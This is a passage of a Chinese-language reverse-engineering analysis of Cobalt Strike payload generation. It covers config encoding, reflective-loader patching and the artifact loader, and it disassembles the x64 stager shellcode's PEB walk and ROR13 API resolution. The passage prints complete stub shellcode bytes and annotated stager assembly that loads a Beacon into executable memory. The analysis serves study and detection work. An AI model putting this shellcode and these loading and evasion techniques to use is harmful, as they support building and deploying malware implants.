构建 TLV(Type-Length-Value)结构,将C2Profile的配置填入,包括不限于

  • 通信相关:服务器地址、端口、URI、User-Agent、Host头等
  • 行为控制:Beacon 类型、睡眠时间、抖动比例、终止日期等
  • 后渗透与进程:派生进程的路径、SMB 管道名、进程注入等

image-20261107221856808

将整个TLV配置块与 0x2E(46)进行XOR异或,然后替换占位符

image-20261107221945720


二、MalleablePE#process()

image-20261107232829587


PEParser#load(): 解析PE信息

ReflectiveDLL#getReflectiveLoaderInfo(): 通过导出表找到指定导出函数 ReflectiveLoader 偏移,利用指定特征符 CC 90 .. 再次定位偏移量并计算模板填充长度,返回一个信息对象

image-20261107234021695

此时的 ReflectiveLoader 函数还是一片占位符,且偏移量是 0x16444

image-20261108000354941

MalleablePE#pre_process(): 通过一个PEEditor对象,对模板beacon.x64.dll进行 PE 层面定制化修改,从C2Profile 的 stage 块中读取各项配置,然后将这些配置应用从而改变其静态与内存特征以规避检测

image-20261108001648463

例如 setRWXHint() 通过修改PE头信息中的 Characteristic 的 32768(0x8000,IMAGE_FILE_SYSTEM 标志位)信息,借用合法的标志位向ReflectiveLoader提供某些配置信号

image-20261108002351059

MalleablePE#post_process

image-20261108003649071



BeaconRDLL#process() 主要功能是

  1. 获取stub并patch到DOS头中
  2. 获取真正的ReflectiveLoader函数并patch到导出的偏移处

image-20261108005412636

BeaconLoader#getDOSHeaderPatchX64() 获取一个stub shellcode

image-20261108010412121

stub内容如下,其本质是一段可执行的shellcode

[var0]
55
48 89 E5
48 81 EC 20 00 00 00
48 8D 1D [-18 - var0.length]
48 89 DF
48 81 C3 [var1]
FF D3
41 B8 [var2]
68 04 00 00 00
5A
48 89 F9
FF D0

其中具体的信息为:
var0 = 4d 5a 41 52 = 'MZAR' // magic_mz_x64
-18 - var0.length = EA FF FF FF // magic_mz_x64长度
var1 = 44 64 01 00 = 0x16444 // ReflectiveLoader相对pe偏移量
var2 = F0 B5 A2 56 = 1453503984 // 固定值

那么完整的stub shellcode就是:
4d 5a 41 52
55
48 89 E5
48 81 EC 20 00 00 00
48 8D 1D EA FF FF FF
48 89 DF
48 81 C3 44 64 01 00
FF D3
41 B8 F0 B5 A2 56
68 04 00 00 00
5A
48 89 F9
FF D0

BeaconRDLL#getReflectiveLoaderFunction() 获取不同的obj文件内容,里面是不同的方法实现的 ReflectiveLoader的具体函数

image-20261108023018224

最后,将真正的ReflectiveLoader进行填充、将stub patch 到DOS头

image-20261108025453789

至此一个包含可用的ReflectiveLoader函数的BeaconDLL(Stage)制作完成

image-20261108235630415

patch PE

如果导出类型选的RAW,那么直接将上面Stage写入beacon.bin,因为Dos头是一段stub shellcode,所以可以直接loader运行。

如果选的是其他导出类型,为了将PE和Stage结合,依旧通过上面写过的 BaseArtifactUtils#patchArtifact() 函数,对 artifactbig 系列PE进行patch

image-20261109001038950

直接将Stage异或加密,然后构造如下结构,替换 artifact pe文件的A占位符,完成生成

+0	 Stage 绝对偏移
+4 原始 Stage 长度
+8 4 字节异或密钥
+12 GetModuleHandleA hint
+16 GetProcAddress hint
+20 加密Stage
... (trial) EICAR 字符串

Windows pe 分析

stager 和 stageless 的 pe模板的功能一样。只不过前者执行的是stager shellcode,后者执行的是stage开头部分的stub shellcode

这里以 artifact64.exe 为例

image-20261114163603793

sub_402A60 是一个初始化作用, 将 MinGW/GCC 的 CRT 初始化,遍历 qword_4030D0 处的构造函数表并执行

sub_401795 是真正运行stager shellcode的函数,构造一个pipe name:\.\pipe\MSSE-5296-server

image-20261114163912138

创建线程执行 sub_401685 -> shellcode_to_pipe,创建pipe,将加密的stager shellcode放到pipe中

image-20261114165904153


运行 sub_401742,malloc一块堆,将pipe放到堆

image-20261114170527588

VirtualAlloc RW + stager shellcode 解密 + VirtualProtect RX + CreateThread 创建线程 开始运行stager shellcode

image-20261114170838102

stager在.data中排布正如上面的排布结构

image-20261114171920637

Stager shellcode 分析

生成一段starger shellcode并使用loader加载dbg

入口(cld/对齐) → call 取基址
→ PEB 遍历 → kernel32 基址
→ 导出表遍历 + ROR13 哈希
→ 逐个解析并调用:LoadLibraryA/GetProcAddress/...
→ LoadLibraryA("wininet")
→ InternetOpenA → InternetConnectA(IP, 8080)
→ HttpOpenRequestA → HttpSendRequestA(User-Agent)
→ VirtualAlloc(0x400000, RWX)
→ InternetReadFile 循环写入 Beacon
→ ret/jmp 到缓冲区执行

入口与栈对齐

FC               cld               ; 清DF方向标志,控制串操作指令,从内存从低地址往高地址依次读取字符
48 83 E4 F0 and rsp, -0x10 ; 栈 16 字节对齐,rsp低4位置0(x64 ABI 要求)
E8 C8 00 00 00 call loc_+0xC8 ; call/pop 取基址,返回地址压栈

call将下一条指令地址压栈,并通过指定偏移运行pop rbp,获取当前基址

image-20261115182202775

加载 wininet.dll

字符串入栈

00D3  6A 00                 push 0                      ; 字符串结尾 0
00D5 49:BE 77696E696E657400 mov r14, "wininet\0" ; 立即数装入 r14
00DF 41:56 push r14 ; 压入 "wininet\0"
00E1 49:89E6 mov r14, rsp ; r14 = 指向 "wininet"
00E4 4C:89F1 mov rcx, r14 ; rcx = 第1参数 = "wininet"
00E7 41:BA 4C772607 mov r10d, 0x0726774C ; LoadLibraryA 的 ROR13 哈希
00ED FFD5 call rbp ; 调用 [rbp+哈希解析出的地址]

image-20261115185033248

函数解析器

rbp后面一段是 通过遍历PEB Ldr寻找模块并解析导出表通过ROT13比对函数hash 的shellcode,用于寻找指定函数并调用。会被多次调用。

r10d = 要调用的 API ROR13 哈希
r9 ROR13 哈希
r8 存 AddressOfNames / AddressOfFunctions 等 RVA
rdx = 遍历 PEB、模块、导出表
rcx 存 NumberOfNames、序号等循环变量
rsi 指向函数名字符串 lodsb 会推进它

一、保护现场

这段shellcode可以看作被多次调用的 公用函数 ,不能破坏调用者的寄存器,所以要先进行备份

000A  41:51     push r9
000C 41:50 push r8
000E 52 push rdx
000F 51 push rcx
0010 56 push rsi

二、找 PEB -> Ldr -> 模块链表

0011  48:31D2          xor rdx, rdx               ; rdx 清0
0014 6548:8B52 60 mov rdx, gs:[rdx+0x60] ; rdx = PEB
0019 48:8B52 18 mov rdx, [rdx+0x18] ; rdx = PEB->Ldr
001D 48:8B52 20 mov rdx, [rdx+0x20] ; rdx = InMemoryOrderModuleList.Flink
0021 48:8B72 50 mov rsi, [rdx+0x50] ; rsi = FullDllName.Buffer

三、对模块名算 ROR13 哈希

0025  48:0FB74A 4A          movzx rcx, [rdx+0x4A]      ; rcx = 模块名长度
002A 4D:31C9 xor r9, r9 ; r9 = 哈希累加器 = 0
002D 48:31C0 xor rax, rax
0030 AC lodsb ; al = [rsi], rsi++
0031 3C 61 cmp al, 0x61 ; 是小写字母吗?
0033 7C 02 jl +2 ; 不是就跳过转大写
0035 2C 20 sub al, 0x20 ; 小写转大写
0037 41:C1C9 0D ror r9d, 0x0D ; ror13
003B 41:01C1 add r9d, eax ; 累加
003E E2 ED loop 0x002D ; rcx--,不为0就回 0x002D

四、校验 PE + 找导出表

0040  52                    push rdx                   ; 保存模块相关指针
0041 41:51 push r9 ; 保存模块名哈希
0043 48:8B52 20 mov rdx, [rdx+0x20] ; rdx = 模块基址
0047 8B42 3C mov eax, [rdx+0x3C] ; e_lfanew
004A 48:01D0 add rax, rdx ; rax = PE 头
004D 66:8178 18 0B02 cmp word [rax+0x18], 0x20B ; 是 x64 吗
0053 75 72 jne 0x00C7 ; 不是就换下一个模块
0055 8B80 88000000 mov eax, [rax+0x88] ; 导出表 RVA
005B 48:85C0 test rax, rax ; 有导出表吗
005E 74 67 je 0x00C7 ; 没有就换模块
0060 48:01D0 add rax, rdx ; rax = 导出表 VA

五、遍历导出名,比对API的哈希

0063  50                    push rax                   ; 保存导出表 VA
0064 8B48 18 mov ecx, [rax+0x18] ; NumberOfNames
0067 44:8B40 20 mov r8d, [rax+0x20] ; AddressOfNames RVA
006B 49:01D0 add r8, rdx ; r8 = 名字表 VA
006E E3 56 jrcxz 0x00C6 ; 名字数为0则失败
0070 48:FFC9 dec rcx ; 从最后一个名字开始
0073 41:8B3488 mov esi, [r8+rcx*4] ; 第 rcx 个名字 RVA
0077 48:01D6 add rsi, rdx ; rsi = 名字 VA
007A 4D:31C9 xor r9, r9 ; 哈希 = 0
007D 48:31C0 xor rax, rax
0080 AC lodsb ; 逐字符
0081 41:C1C9 0D ror r9d, 0x0D ; ror13
0085 41:01C1 add r9d, eax
0088 38E0 cmp al, ah ; 遇到字符串结尾 0 吗
008A 75 F1 jne 0x007D ; 没到结尾继续
008C 4C:034C24 08 add r9, [rsp+8] ; 哈希加上模块名哈希(复合哈希)
0091 45:39D1 cmp r9d, r10d ; 和目标哈希 r10d 比对
0094 75 D8 jne 0x006E ; 不匹配,试下一个名字

六、找到函数,算出地址

0096  58                    pop rax                    ; rax = 导出表 VA
0097 44:8B40 24 mov r8d, [rax+0x24] ; AddressOfNameOrdinals RVA
009B 49:01D0 add r8, rdx
009E 6641:8B0C48 mov cx, [r8+rcx*2] ; 取序号
00A3 44:8B40 1C mov r8d, [rax+0x1C] ; AddressOfFunctions RVA
00A7 49:01D0 add r8, rdx
00AA 41:8B0488 mov eax, [r8+rcx*4] ; 函数 RVA
00AE 48:01D0 add rax, rdx ; rax = 函数 VA

七、恢复现场

00B1  41:58                 pop r8
00B3 41:58 pop r8
00B5 5E pop rsi
00B6 59 pop rcx
00B7 5A pop rdx
00B8 41:58 pop r8
00BA 41:59 pop r9
00BC 41:5A pop r10

八、调用目标函数

00BE  48:83EC 20            sub rsp, 0x20              ; 影子空间(shadow space)
00C2 41:52 push r10 ; r10 压栈
00C4 FFE0 jmp rax ; 跳到刚解析出的函数

影子空间(Shadow Space)是 Windows x64 调用约定强制要求调用方在栈上预留的一块 32 字节(4 × 8 字节) 区域,专门给被调用的函数使用。在执行 jmp rax 尾调用目标 API之前,手动在栈上挖出影子空间。因为 shellcode 是手写的汇编,编译器不会自动帮它做这件事,所以必须自己 sub rsp, 0x20 来满足 x64 ABI 的要求

九、如果当前模块没找到目标函数,遍历模块链表

00C6  58                    pop rax
00C7 41:59 pop r9
00C9 5A pop rdx
00CA 48:8B12 mov rdx, [rdx] ; 链表下一项
00CD E9 4FFFFFFF jmp 0x0021 ; 回到遍历模块

加载多个http函数

